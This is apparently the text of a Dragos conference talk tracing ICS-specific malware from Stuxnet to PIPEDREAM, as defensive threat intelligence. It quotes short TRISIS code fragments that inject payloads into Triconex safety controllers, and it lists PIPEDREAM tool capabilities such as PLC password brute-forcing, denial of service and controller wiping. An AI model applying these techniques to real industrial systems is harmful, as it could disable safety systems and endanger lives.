DRAGOS

HISTORY OF ICS-SPECIFIC MALWARE

Sam Hanson

Sr. Vulnerability Analyst

Dragos, inc.

sam-hanson.space

OUTLINE

- What is ICS?
- Timeline
  - Stuxnet
  - Havex
  - BlackEnergy
  - CrashOverride
  - TRISIS
  - PIPEDREAM
  - Industroyer2
  - Fuxnet
  - FrostyGoop

WHAT IS ICS?

Industrial Control Systems

The machinery you take for granted!

- Water treatment systems
- Electric grid
- Oil & Gas
- Manufacturing
- …

WHAT IS ICS?


Example: a water tank at Dragos HQ.


PLC connects to:

- HMI so operators can monitor and control the process
- Field devices (sensors, valves, etc.) to physically change the process

PLC uses values from devices to perform logic.

Windows workstation (EWS) connects to PLC to configure and program.





A NOTE ON ATTRIBUTION

Dragos does not corroborate or conduct political attribution to threat activity.

Instead, we define Threat Groups not by “who” they are but by “how” they operate.

- Focuses defenders on what matters.
- High-confidence attribution is hard.
- It shouldn’t matter whether it’s country X or country Y, you still don’t want them in your OT environment.

Dragos uses the Diamond Model of Intrusion Analysis to track and discover new threat actor activity.




Adversary
(5) IP address ownership details reveal adversary
(2) Malware contains C2 domain
Infrastructure
Capability
(3) C2 Domain resolves to C2 IP address
(4) Firewall logs reveal further victims contacting C2 IP address
(1) Victim discovers malware
Victim

Figure 5: Analytic pivoting using the Diamond is illustrated. One of the most powerful features of the Diamond, pivoting allows an analyst to exploit the fundamental relationship between features (highlighted by edges between the features) to discover new knowledge of malicious activity.

A TIMELINE



HAVEX CRASHOVERRIDE PIPEDREAM Fuxnet

2010 2013 2015 2016 2017 2022 2022 2024 2024

STUXNET BLACKENERGY TRISIS INDUSTROYER2 FrostyGoop

Note: these are *known* ICS-specific malware.

STUXNET - 2010

Stuxnet targeted the centrifuges in Iran's Natanz uranium enrichment plant.

The 1st known cyberattack impacting cyber-physical systems:

- Stuxnet contained four 0-day vulnerabilities.
- Stuxnet targeted Siemens S7-300 PLCs.
- Modified the code running on S7 PLCs to increase/decrease the rotor speed of the centrifuge while reporting normal behavior
  - Subtly damaged centrifuge over time.


STUXNET - 2010

Target network was air-gapped, once deployed the attackers had limited visibility into the operation.

Stuxnet used a worm mechanism to spread.

Stuxnet would only execute an attack once Siemens Step 7 software was found on a Windows machine (must have reached EWS!)

Debatable whether "successful," delayed enrichment program but spread uncontrollably outside of Iran and was discovered.




STUXNET SIGNIFICANCE

Demonstrated that it’s possible!

This is the first instance of manipulation of PLC logic.

In-depth knowledge of Siemens PLCs, software, and project files.

Extremely impressive from a technical standpoint.



"IMMENSELY ENJOYABLE . . . ZETTER TURNS A COMPLICATED AND TECHNICAL CYBER-STORY INTO AN ENGROSSING WHODUNIT." —WASHINGTON POST
COUNTDOWN TO ZERO DAY
KIM ZETTER
STUXNET AND THE LAUNCH OF THE WORLD'S FIRST DIGITAL WEAPON

HAVEX - 2013

Espionage effort to map out industrial devices speaking the OPC-DA protocol

Widespread attack – targeted over 2000 Western companies in the energy sector

- Initial access via trojanized installers or phishing emails



```
Success DNS Lookup (checkup.mbconnect24.net/88.198.198.11)
Trying to Ping 88.198.198.11
Server is reachable (88.198.198.11)
UDP Connection to 88.198.198.11 Port 80 (OpenVPN). Pakettime = ms
UDP Connection to 88.198.198.11 Port 1194 (OpenVPN). Pakettime = ms
UDP Connection to 88.198.198.11 Port 500 (IPSec). Pakettime = ms
UDP Connection to 88.198.198.11 Port 4500 (IPSec). Pakettime = ms
TCP Connection to 88.198.198.11 Port 80 (mbCONNECT24.net). Pakettime = ms
TCP Connection to 88.198.198.11 Port 443 (mbCONNECT24.net). Pakettime = ms
TCP Connection to 88.198.198.11 Port 1194 (mbCONNECT24.net). Pakettime = ms
NTP port 123 with 0.pool.ntp.org : 6/29/2014 3:18:20 PM
You are able to establish a OpenVPN connection through the checked ports UDP(80), I
You are able to establish a IPSec connection. For IPSec you need the ports UDP(500)
You are able to establish a mbCONNECT24.net connection through the checked ports
Network IP-Addresses on this computer , 10.0.0.15
```

Proxy

● do not use a Proxy

○ use a Proxy

Proxyname

Port

Username

Password

NTP Host


Host 0.pool.ntp.org

Result for VPN functionality

✓ OpenVPN

✓ IPSec

✓ mbCONNECT24.net



HAVEX SIGNIFICANCE

Understanding a target’s OT environment is incredibly important for pulling off a disruptive attack.


Havex is an espionage/reconnaissance tool for target intelligence gathering. An important precondition in an attack!

Extremely widespread.

BLACKENERGY - 2015

Malware targeting energy distribution companies, helped facilitate the Ukraine power outage

- 230,000 without power for 1-6 hours
- BLACKENERGY helped gain initial access, command and control. Basically a simple RAT.
- Disruption occurred by remote manipulation of HMI screens
- Operator watched mouse on HMI screen move and click buttons, attackers locked them out.


Internet
Prykarpattya Oblenergo IT network
Supervision
Prykarpattya Oblenergo OT network
Breakers
Gateways
SCADA/DMS

- Malware connects to distant C&C server
- Network scan, hops to another host
- Detects an open SSH tunnel to OT
- Keyboard stroke recording (passwords, etc.) for future use
- While user away, opens SSH tunnel, connects to other systems, and installs further malware on vulnerable hosts
- Cleanup and installation on a low-profile persistent threat, ready for activation

BLACKENERGY - 2015

Once the attack occurred, attackers tried to hamper recovery efforts:

- Launched phone line DDOS (customers couldn’t report power outage).
- Overwrote firmware on serial-to-ethernet converters with malicious firmware, bricking the device KillDisk wiper deployed to crash operator workstations.

Engineers had to manually close substations breakers, couldn’t do it remotely.

BLACKENERGY SIGNIFICANCE

BLACKENERGY demonstrated attackers do not have a solid understanding of OT/ICS fundamentals.

- Attackers manipulating HMIs manually to cause outage

Only ICS-specific component of malware was overwriting serial-to-ethernet converters firmware.

Attackers experiment with hampering recovery efforts through DDOS and wipers to make outage last longer.

CRASHOVERRIDE - 2016

Malware specifically designed to target ICS of electric substations.

- Cut power to part of Kyiv for ~1 hour.

CRASHOVERRIDE is capable of speaking multiple protocols:

- IEC101
- IEC104
- OPC-DA

Malware repeatedly opened circuit breakers on RTUs, keeping breakers opened if operators tried to close them and restore power.

- Operators had to restore via manual operations.

CRASHOVERRIDE - 2016

Additional DDoS component targeting Siemens SIPROTEC protection relays.

- CVE-2015-5374: Uncontrolled Resource Consumption
- This was a publicly disclosed vulnerability attackers adapted.

Also contained functionality to delete files from EWS.

CRASHOVERRIDE SIGNIFICANCE

Adversaries learn from each other:

- Capability to speak industrial protocols (like Havex)
- Direct targeting of industrial devices via vulnerabilities (like BLACKENERGY)
- Learning and understanding target-specific environments (like Stuxnet)
- End result: operational disruption achieved (like Stuxnet/BLACKENERGY)

Significant step-up in ICS knowledge compared to BLACKENERGY.

- Multiple ICS-specific protocols
- ICS-specific exploit

TRISIS - 2017

Multiple safety shutdowns occurred at a petrochemical refinery in Saudi Arabia. Investigators called in an incident response team to investigate, and TRISIS was discovered.

TRISIS targeted Schneider Electric's Triconex devices

- These are safety instrumented systems; they are designed to detect unsafe conditions and "fail-safe."

Only 2 reasons to target SIS:


1. Create unsafe conditions by disabling SIS.
2. Cause plant shutdown.

TRISIS - 2017

TRISIS was py2exe compiled Python code.

- Contained a Triconex OS privilege escalation exploit
- Hard-coded bytes for TCM protocol


Not scalable! Each target would require changes to TRISIS code.



```
def UploadDummyForce(TsApi):
    empty_code = '\xff\xff`8\x02\x00\x00D \x00\x80N'
    return TsApi.SafeAppendProgramMod(empty_code, True)

test = TsHi.TsHi()
connect_result = test.connect(sys.argv[1])
if not connect_result:
    print 'unable to connect!'
    exit(0)
script_result = False
do_restore = False
while True:

    try:
        data = open('inject.bin', 'rb').read()
        data = sh.chend(data)
        payload = open('imain.bin', 'rb').read()
        payload = sh.chend(payload)
        payload = payload + struct.pack('<II', len(payload) + 8, 5666970)
        data = data + struct.pack('<II', 4660, len(payload)) + payload
    except:
        print 'module file read FAILURE'
        break
```



```
def ExecuteExploit(self, cmd, data = '', mp = 255):
    request = struct.pack('<BB', cmd, mp) + data
    result = self.ts_exec((29, 150), request)
    return ts_nocut_reply(result)
```

TRISIS SIGNIFICANCE

TRISIS had depth but not breadth.

- Contained 0-day: malicious logic update, fully compromises safety controller.
- Protocol knowledge
- However, significant effort would be required to deploy TRISIS onto another target.

If not specifically designed to hurt people, there certainly was a disregard for human life.

- Thankfully, attackers kept tripping a plant shutdown, leading to discovery.

INDUSTROYER2 - 2022

Trimmed down version of CRASHOVERRIDE targeting a Ukrainian energy distributor.

- Used the IEC104 industrial protocol to communicate with electrical protection relays

Industroyer2 was discovered and stopped by ESET and CERT-UA.

- Malware was found before scheduled execution date.
- A wiper, CaddyWiper, was designed to be executed in tangent to hamper recovery efforts.

INDUSTROYER2 SIGNIFICANCE

Hampering recovery efforts continue to be a pattern.

- Wiper to destroy machines
- DDoS to deny communication.

Once again, this is a capability discovered before used. A major success story for defenders!

PIPEDREAM - 2022

A significant advancement in adversary capability.

EVILSCHOLAR

BADOMEN

MOUSEHOLE

DUSTTUNNEL

LAZYCARGO

EVILSCHOLAR

Framework to interact with Schneider Electric controllers via CoDeSys and Modbus libraries

TARGETS:
Schneider Electric Controllers

Designed to discover, access, manipulate, and disable PLCs:

- Scan for Schneider Electric PLCs on a network.
- Brute force Schneider Electric PLC passwords.
- Conduct a CODESYS denial-of-service attack to prevent network communications from reaching the PLC.
- Sever CODESYS connections, likely to facilitate either credential capture or to prep for DOS
- Proxy Modbus traffic through a target PLC
- ”Maintenance” actions like logging in/out, uploading/downloading files, etc.

BADOMEN

Framework to interact with Omron controllers via Omron HTTP API and FINS protocol

TARGETS:
Omron equipment

Remote shell containing the following capabilities:

- Log into a PLC.
- Exploit telnet connections to the PLC to load a malware implant.
- List, upload, download, delete and execute files on the PLC.
- Perform a denial-of-service (DoS) attack against a PLC.
- Terminate active PLC connections.
- Scan and identify Omron devices using FINS (Factory Interface Network Service) protocol.
- Interpret Omron device responses.
- Collect PCAP on the OT network via uploaded TCPDUMP.
- Manipulate Servos via EtherCat.
- Creating, restoring, and decoding of system process and configuration files (possible ladder logic theft).
- Change Operating Mode (Program -> Run).
- Wipe the controller’s memory.

MOUSEHOLE

Multiplatform toolkit to interact with OPC UA servers.

TARGETS:
OPC UA servers

ANALYST NOTE: MOUSEHOLE is an example of an adversary evolving an attack methodology deployed by another adversary group.

MOUSEHOLE

Scan for OPC UA Servers on a local network

Brute force OPC UA server password based on list supplied by the user.

Read/write OPC UA node values from a server.

- Better implementation of CRASHOVERRIDE OPC-DA attack methodology.

Microsoft Windows implant to facilitate remote interactive operations.

TARGETS:
Microsoft Windows Devices

DUSTTUNNEL configuration information commands to execute install or delete modules.

The DUSTTUNNEL implant has the following host-based capabilities:

- Enumerate victim host machine
- Enumerate network connections
- Run commands received from the command-and-control server
- Upload/download files
- Edit registry keys
- VM-awareness techniques
- Anti-debugging/anti-analysis techniques.

CVE-2020-15368
(ASRock driver arbitrary code execution) exploit / dropper

